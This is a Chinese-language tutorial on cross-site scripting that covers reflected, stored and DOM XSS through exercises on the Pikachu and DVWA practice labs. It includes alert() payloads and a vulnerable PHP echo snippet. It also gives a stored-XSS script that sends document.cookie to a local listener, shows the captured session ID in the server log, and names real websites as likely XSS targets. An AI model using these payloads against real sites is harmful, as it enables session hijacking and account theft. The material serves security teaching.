


XSS跨站脚本攻击原理及分类

XSS案例

有一段PHP代码

```
<?php
    $a = $_GET['a'];
    echo $a;
?>
```

访问: `http://127.0.0.1/?a=<script>alert('xss')</script>`



输入的参数 `<script>alert('xss')</script>` 被当成了js的代码，并且执行了

XSS简介

XSS 被称为跨站脚本攻击（Cross Site Scripting），由于和CSS 重名，所以改为XSS。

XSS 就是将恶意代码注入到网页中，以达到攻击的效果。

XSS主要使用javascript， javascript 可以非常灵活的操作html、css和浏览器。

XSS产生在前端，受目标浏览器内核的影响。IE浏览器会检测XSS并拦截。

XSS的危害

XSS漏洞执行的通常是JavaScript代码，一切js代码能做到事情，XSS就可以做。

- 网络钓鱼，包括盗取各类用户账号
- 窃取用户cookies，从而获取用户隐私信息，或利用用户身份进一步对网站执行操作
- 劫持用户(浏览器)会话，执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件
- 强制弹出广告页面、刷流量

- 进行大量的客户端攻击、DDoS攻击
- 传播跨站脚本蠕虫

XSS漏洞搜索

有输出回显的地方都有可能产生XSS漏洞

XSS漏洞分类

根据XSS的触发特性，可以将XSS分为反射型XSS、存储型XSS、DOM型XSS。

反射型：每次触发漏洞的时候，都要将恶意代码通过GET/POST方式提交，然后触发漏洞

存储型：恶意代码被服务器存储，在访问页面的时候会被直接触发（如留言板等场景）

DOM型：恶意代码不经过后端服务器处理，直接在浏览器中执行

反射型XSS


Pikachu靶场，Cross-Site Scripting

构造一个XSS的链接

```
http://127.0.0.1/cyber-ranges/ranges/pikachu/vul/xss/xss_reflected_get.php?message=%3Cscript%3Ealert%28%27xss%27%29%3C%2Fscript%3E&submit=submit
```

在其他浏览器中尝试

图解：




1. 黑客构造有问题的链接
2. 发送钓鱼链接给受害者

3. 受害者访问链接
4. 受害者在浏览器中执行注入的script代码
5. 用户完全不知情!

存储型XSS

Pikachu靶场, Cross-Site Scripting


图解



黑客将js代码注入到了服务器的数据库中，导致所有用户在访问该页面时，都会执行这一段js代码。

DOM型XSS

代码操作DOM树



使用js代码来刷新页面，没有经过后端的服务器

Pikachu靶场, Cross-Site Scripting

DOM XSS-X

输入

'>



分析源码

```
<div id="xssd_main">
    <script>
        function domxss(){
            var str = window.location.search;
            var txss = decodeURIComponent(str.split("text=")[1]);
            var xss = txss.replace(/\+/g, ' ');
            document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事
都随风,都随风吧</a>";
        }
    </script>

    <form method="get">
        <input id="text" name="text" type="text" value="" />
        <input id="submit" type="submit" value="请说出你的伤心往事"/>
    </form>
    <div id="dom"></div>
</div>

<a href="#" onclick='domxss()'>有些费尽心机想要忘记的事情,后来真的就忘掉了</a>
```

'>就让往事都随风,都随风吧

其他payload

```
'>
```

总结：Dom型就是完全在前端中进行操作，然后触发并执行js代码

反射型XSS与DOM型XSS

- 反射型XSS会将参数发送到后端的服务器中，服务器经过查询或其他的操作后，又将该字符串完整的返回到了页面上
- DOM型XSS没有经过后端服务器的处理，直接在浏览器中执行js代码操作DOM

XSS实例

哪些页面容易出现跨站漏洞

注册页面

<https://www.dedemao.com/user.php>

在线咨询

<http://demo.pbootcms.com/>

<http://meizhou.jiwu.com/help/>

论坛留言

<https://www.discuz.net/>

Cookie & Session

一些网站有自动登录的功能，并且可以在不退出浏览器的情况下，保留你的登录状态。

这个自动登录的功能，就是使用了cookie，而保留登录状态则使用了session。

以B站为例，登录一次之后，很长一段时间就不需要我们输入账号和密码了。

cookie就是每次在http请求时，自动发送数据给服务器的技术。




浏览器中也可以查看保存的cookie

F12进入控制台，输入 document.cookie即可查看



或者在应用程序中，查看存储



使用cookie就可以免用户名和密码进行登录。

使用XSS盗取Cookie

环境：

本地DVWA靶场

等级：low

登录 smithy / password，等级设为low

在 XSS Stored 中，注入以下js代码

```
<script>
    new Image().src = "http://127.0.0.1:8000?cookie="+document.cookie;
</script>
```

在127.0.0.1开启http服务监听，使用python快速开启


```
python3 -m http.server
```

刷新任意用户的 存储性XSS的页面，等级为low的会直接将cookie当做http get的参数传给开启的服务器

```
C:\Windows\System32\cmd.exe - python -m http.server
Microsoft Windows [版本 10.0.22000.493]
(c) Microsoft Corporation。保留所有权利。

C:\Users\Tanyiqu\Desktop>python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [10/Mar/2022 15:12:12] "GET /?cookie=security=low;%20PHPSESSID=trhse4gpc38uckbiju8m71dbo3 HTTP/1.1" 200 -
127.0.0.1 - - [10/Mar/2022 15:12:14] "GET /?cookie=security=low;%20PHPSESSID=trhse4gpc38uckbiju8m71dbo3 HTTP/1.1" 200 -
```

使用Cookie Editor浏览器插件修改cookie，实现登录



XSS靶场训练

靶场链接:

<https://xss.haozi.me>